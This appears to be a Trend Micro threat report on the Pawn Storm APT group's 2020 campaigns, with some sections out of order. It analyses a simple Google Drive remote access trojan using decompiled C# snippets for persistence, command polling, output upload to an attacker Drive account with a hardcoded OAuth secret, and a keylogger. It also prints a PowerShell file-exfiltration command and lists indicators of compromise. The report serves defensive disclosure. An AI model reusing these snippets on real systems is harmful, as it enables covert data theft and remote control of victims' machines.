Pawn Storm's Lack of Sophistication as a Strategy

trendmicro.com/en_us/research/20/l/pawn-storm-lack-of-sophistication-as-a-strategy.html

December 17, 2020




Figure 1. Spear phishing email from Pawn Storm – collected in August 2020.

Starting from August 2020, Pawn Storm has sent several spear phishing emails with a malicious RAR attachment. Among the earliest samples we received were two almost identical RAR files that contained a file called info.exe. Both versions of the info.exe files are self-extracting archives (SFX) that extract and execute two files: decrypt.exe and gdrive.exe. We have:

c4a61b581890f575ba0586cf6d7d7d3e0c7603ca40915833d6746326685282b7 installing


- decrypt.exe – 661d4a0d877bac9b813769a85c01bce274a77b29ccbd4b71e5b92df3c425b93b
- gdrive.exe – cbd9cb7b69f864ce8bae983ecebc7cf8627f9c17fdaba74bd39baa5cdf605f79

3fd45b9b33ff5b6363ba0013178572723b0a912deb8235a951aa3f0aa3142509 installing

- decrypt.exe – 661d4a0d877bac9b813769a85c01bce274a77b29ccbd4b71e5b92df3c425b93b
- gdrive.exe – 2060f1e108f5feb5790320c38931e3dc6c7224edf925bf6f1840351578bbf9cc

Decoy File

We noticed that the file decrypt.exe is a decoy file that will run once info.exe is executed. The application will only show a message box wherein a user can type a password for decryption. Checking the disassembly of this file reveals that it only shows another message box when a password is entered on the main application.



Figures 2-3. The message box that decrypt.exe displays

After closing this application, the file gdrive.exe will be executed by the SFX archive. The different versions of gdrive.exe are almost identical, with a minor addition to the file 2060f1e108f5feb5790320c38931e3dc6c7224edf925bf6f1840351578bbf9cc of base64 encoding on the victim's id.

```
private static string comp_id = Environment.MachineName + "_" + Environment.UserName + "_" + Environment.
    OSVersion;
```

Figure 4. Drive.exe code snippet showing comp_id

```
private static string comp_id = Base64Encode(Environment.MachineName + "_" + Environment.UserName + "_" +
    Environment.OSVersion);
```

Figure 5. Drive.exe code snippet showing comp_id and base64 encoding

Initial Run

The first thing this malware does is it copies itself to the startup directory for persistence. It does this via cmd.exe with the following command:

```
move /Y  "{malware_location}"
"C:\Users\{username}\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\gdrive.exe"
```

Every time the malware runs a command using cmd.exe, the standard output (STDOUT) of the executed command is piped and written to a Google Drive account with the following filename format:

```
{utcnow}_report_{victim's id}
```

```
private static void execute(string[] commands)
{
    string text = "";
    foreach (string command in commands)
    {
        text = text + cmd(command) + "\n\n";
    }
    createFile(DateTime.UtcNow.ToString() + "_report_" + comp_id, text);
}
```

Figure 6. Code snippet showing the execution of commands

The client key and token used to read and write the attacker's Google Drive account is hardcoded on the malware itself.

```
private static string refresh()
{
    string data = "client_id=747214941068-apqu9p53f8fkj5k77gpm8hiu5ogu690i.apps.googleusercontent.com&client_se
    cret=87LwwiTGhbhGJhg75MVkaYNv&refresh_token=" + refresh_token + "&grant_type=refresh_token";
    string body = post("https://oauth2.googleapis.com/token", data);
    return access_token = FindString("access_token\": \"", "\"", body);
}
private static string refresh_token = "
    [redacted]
    ";
```

Figures 7-8. Code snippets showing client key and token

Sending back the information through Google Drive will allow the attacker to check if the machine that executed the malware was the intended victim they wanted to target.

Receiving commands and data exfiltration

Every 20 minutes, the bot checks for a file in Google Drive. If a file with a corresponding filename format exist (cmd_{victim's id}), it downloads that file and runs the contents as a batch file.

```
while (true)
{
    try
    {
        refresh();
        execute(readFile("cmd_" + comp_id));
        Thread.Sleep(1200000);
    }
```

Figure 9. Code snippets showing waiting for commands

Again, the STDOUT of the commands will be written back to Google Drive as a result. This works as a reverse shell back to the attacker with Google Drive as the Command and Control (C&C) server.

The command file that the bot received from Google Drive will also be deleted once it is downloaded.

```
private static string[] readFile(string name)
{
    string str = "";
    string[] array = list();
    foreach (string text in array)
    {
        if (text.Contains(name))
        {
            str = FindString("id\": \"", "\"", text);
            break;
        }
    }
    string text2 = get("https://www.googleapis.com/drive/v3/files/" + str + "?alt=media");
    delete("https://www.googleapis.com/drive/v3/files/" + str);
    return text2.Split('\n');
}
```

Figure 10. Code snippets showing readFile

Using the "reverse shell" method mentioned above, the attacker can exfiltrate data/documents using the following commands:

```
powershell -command "[Convert]::ToBase64String([IO.File]::ReadAllBytes('{filename}')
```

```
C:\WINDOWS\System32>powershell -command "[Convert]::ToBase64String([IO.File]::ReadAllBytes('C:
0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAAAABAAAAagAAAAAAAAAAEAAAbAAAAAEAAAD+///
////////////////////////////////////////////////////////////////////////////////////////////
AABGFwAAFAAAALoWAAAAAAAAxRsAALwBAABaFwAAAAAAFoXAAAiAAAAfBcAAAAAAAB8FwAAAAAAHwXAAAAAAAVxgAAA
```

Figure 11. Code snippets showing the exfiltration of data

The secondary payload with the filename Google Drivemonitor.exe (0b94e123f6586967819fa247cdd58779b1120ef93fa1ea1de70dffc898054a09) is a keylogger. The collected keystrokes are stored in the same directory from which the malware was executed.

```
private static void T_Tick(object sender, EventArgs e)
{
    new_title = GetActiveWindowTitle();
    if (title != new_title)
    {
        old_keys = keys;
        keys = "";
        File.AppendAllText("key.txt", "[" + ActiveProcessFileName + "] " + title + "[" + old_keys + "]\r\n");
        Console.WriteLine("[" + ActiveProcessFileName + "] " + new_title);
        title = new_title;
    }
}
```

Figure 12. Code snippets showing keylogs

This secondary payload does not have any function to upload the collected keystrokes back to the attacker. However, since the main malware acts as a "reverse shell," the attacker can retrieve the collected keystrokes at a later time.

Eventually, the threat actor added improvements to the malware, like encryption. Later the actor started to use IMAP RATs as well.

Trend Micro solutions

Trend Micro recommends Trend Micro™ XDR for extensive monitoring across the connected layers of email, endpoints, cloud workloads, and networks. Powered by advanced AI and expert security analytics for correlating data, XDR allows earlier detection and response and lessens alert fatigue for IT security teams.

We also offer Trend Micro Managed XDR, a 24/7 service that harnesses the skills of our expert Managed Detection and Response analysts for expert threat monitoring, correlation, and analysis.

Indicators of compromise

IP addresses

IP address	Description	Dates active
34.243.239[.]199	Connects to email servers of compromised accounts. IP address possibly compromised by Pawn Storm.	October 29, 2020 – December 8, 2020
74.208.228[.]186	Connects to email servers of compromised accounts. IP address possibly compromised by Pawn Storm.	October 15, 2020 – December 14, 2020
193.56.28[.]25	Scans TCP port 445 and 1433	May 21 – May 26, 2020
195.191.235[.]155	Scans UDP port 389	August 22, 2020

Files

SHA256	Filename	Description	Trend Micro Pattern Detecti
c4a61b581890f575ba0586cf6d7d7d3e0c7603ca40915833d6746326685282b7	info.exe	Google Drive RAT	Trojan.MSIL.DRIVEOCEAN.A
3fd45b9b33ff5b6363ba0013178572723b0a912deb8235a951aa3f0aa3142509	info.exe	Google Drive RAT	Trojan.MSIL.DRIVEOCEAN.A
cbd9cb7b69f864ce8bae983ececb7cf8627f9c17fdaba74bd39baa5cdf605f79	gdrive.exe	Google Drive RAT	Trojan.MSIL.DRIVEOCEAN.A
2060f1e108f5feb5790320c38931e3dc6c7224edf925bf6f1840351578bbf9cc	gdrive.exe	Google Drive RAT	Trojan.MSIL.DRIVEOCEAN.A
f364729450cb91b2a4c4e378c08e555137028c63480a221bb70e7e179a03f5cc	gdrive.exe	Google Drive RAT	Trojan.MSIL.DRIVEOCEAN.A
e3894693eff6a2ae4fa8a8134b846c2acaf5649cd61e71b1139088d97e54236d	info.exe	IMAP RAT	Trojan.MSIL.OCEANMAP.A
83fbd76d298253932aa3e3a9bc48c201fe0b7089f0a7803e68f41792c05c5279	decrypt_v2.4.exe	IMAP RAT	Trojan.MSIL.OCEANMAP.A
fe00bd6fba209a347acf296887b10d2574c426fa962b6d4d94c34b384d15f0f1	email.exe	IMAP RAT	Trojan.MSIL.OCEANMAP.A
b61e0f68772f3557024325f3a05e4edb940dbbe380af00f3bdaaaeabda308e72	igmtSX.exe	IMAP RAT	Trojan.MSIL.OCEANMAP.A
c8b6291fc7b6339d545cbfa99256e26de26fff5f928fef5157999d121fe46135	igmtSX.exe	IMAP RAT	Trojan.MSIL.OCEANMAP.A
50b000a7d61885591ba4ec9df1a0a223dbceb1ac2facafcef3d65c8cbbd64d46	email.exe	IMAP RAT	Trojan.MSIL.OCEANMAP.A
3384a9ef3438bf5ec89f268000cc7c83f15e3cdf746d6a93945add300423f756	email.exe	IMAP RAT	Trojan.MSIL.OCEANMAP.A
abf0c2538b2f9d38c98b422ea149983ca95819aa6ebdac97eae777ea8ba4ca8c	email.exe	IMAP RAT	Trojan.MSIL.OCEANMAP.A
faf8db358e5d3dbe2eb9968d8b19f595f45991d938427124161f5ed45ac958d5	email.exe	IMAP RAT	Trojan.MSIL.OCEANMAP.A
4c1b8d070885e92d61b72dc9424d9b260046f83daf00d93d3121df9ed669a5f9	email.exe	IMAP RAT	Trojan.MSIL.OCEANMAP.A

770206424b8def9f6817991e9a5e88dc5bee0adb54fc7ec470b53c847154c22b	email.exe	IMAP RAT	Trojan.MSIL.OCEANMAP.A
6fb2facdb906fc647ab96135ce2ca7434476fb4f87c097b83fd1dd4e045d4e47	email.exe	IMAP RAT	Trojan.MSIL.OCEANMAP.A
31577308ac62fd29d3159118d1f552b28a56a9c039fef1d3337c9700a3773cbf	photos.exe	IMAP RAT	Trojan.MSIL.OCEANMAP.A
661d4a0d877bac9b813769a85c01bce274a77b29ccbd4b71e5b92df3c425b93b	decrypt.exe	decoy file	N/A
0b94e123f6586967819fa247cdd58779b1120ef93fa1ea1de70dffc898054a09	Google Drivemonitor.exe	keylogger	TrojanSpy.MSIL.KEYLOGGR

A defender who finds a simple remote access trojan (RAT) in the network won't immediately think it was from an advanced persistent threat (APT) actor. Likewise, brute force attacks on internet-facing services like email, Microsoft Autodiscover, SMB, LDAP, and SQL are so common that they may seem like background noise that can be ignored. But in 2020, the notorious APT actor Pawn Storm used exactly these non-sophisticated attack methods to such an extent that their attacks may get lost in the noise.

In 2020 Pawn Storm spread simple Google Drive and IMAP Remote Access Trojans (RATs) to attack their usual targets, such as ministries of foreign affairs, embassies, the defense industry and the military. The RATs were also sent to a wider net of targets including various industries around the world. The group also performed widespread brute force attacks to steal credentials such as those of corporate email accounts, as evidenced by network probes we attribute to Pawn Storm and the loose way the actor abused compromised email accounts in malware and in sending spear-phishing emails. Pawn Storm even hardcoded compromised military and government-related email addresses in their IMAP RAT malware to communicate with victims' computers. Recently, Norwegian authorities announced that Pawn Storm hacked the Norwegian parliament through brute force attacks.

As shown in incremental improvements, subsequent versions of the malware hint towards a learning curve of the malware author that is more typical for an inexperienced actor than for an advanced actor. First, the RATs were so simple that they did not even take into account international keyboards. This means it would be difficult for the attacker to enumerate the victims' hard drives with files and folders that contain international characters. This mistake was corrected swiftly, but it shows the relative inexperience of this particular Pawn Storm operator. Later versions of the RAT malware started to use encryption, which could have been added right from the start. The only secondary payload we observed was a simple keylogger that stores stolen information locally on the victims' machines.

Attribution to Pawn Storm of these malware samples would be difficult with only the samples at hand. Typically, a network defender would not attribute this kind of malware to an APT actor at all. However, we have solid attribution for these samples based on our long-term monitoring of Pawn Storm's activities.

Recap of recent Pawn Storm activities

Compromising accounts of users from the Middle East

Trend Micro has been closely and consistently monitoring the activities of Pawn Storm, and in March 2020, we released our latest research on the group. In the aforementioned research paper, we shared that Pawn Storm heavily abuses compromised accounts — mainly in the Middle East — to send spear-phishing emails. The abuse of compromised email accounts in the Middle East continued in 2020. For example, in early December 2020 the group used a VPN service to connect to a compromised cloud server, then used the cloud server to connect to a commercial business email service provider. The group then logged in to a compromised email account of a chicken farm in Oman, and then sent out credential phishing spam messages to high-profile targets around the world. This shows that Pawn Storm is careful at obfuscating their tracks on multiple levels.

The abuse of various compromised email accounts in the Middle East started in May 2019 and continues today. Since August 2020, they didn't use these email addresses to only send spear-phishing emails, but also as a way to communicate with compromised systems in IMAP RATs.

Brute force attacks

We think that Pawn Storm compromises lots of email accounts through brute force attacks on internet-facing services like email, LDAP, Microsoft Autodiscover, SMB, and SQL. For example, in May 2020, Pawn Storm scanned IP addresses worldwide, including IP addresses from the defense industry in Europe, on TCP port 445 and 1433, likely in an attempt to find vulnerable SMB and SQL servers or brute force credentials. In August 2020, Pawn Storm also sent UDP probes to LDAP servers around the world from one of their dedicated IP addresses.

In 2020, Pawn Storm often tries to obfuscate these brute force attempts by routing their attack traffic over Tor and VPN servers. Yet this is not always enough to hide these activities. In a Microsoft article about brute-forcing Office365 credentials over Tor, Microsoft attributed the activities to Strontium, which is another name for Pawn Storm. We wrote about related attacks in early 2020. These brute force attacks started in 2019, and then we could firmly attribute them to Pawn Storm because we could cross-relate the extensive probing of Microsoft Autodiscover servers around the world with high-confidence indicators of the group's more traditional attack methods (spear phishing and credential phishing).

To illustrate the simplicity of the malware in Pawn Storm's recent spear-phishing attacks, we describe one example below:

Technical analysis of Google Drive RAT

APT & Targeted Attacks

In this entry we share Pawn Storm's recent activities, focusing on their use of some simple methods that typically won't get associated with APT groups.

By: Feike Hacquebord, Lord Alfred Remorin December 17, 2020 Read time: (words)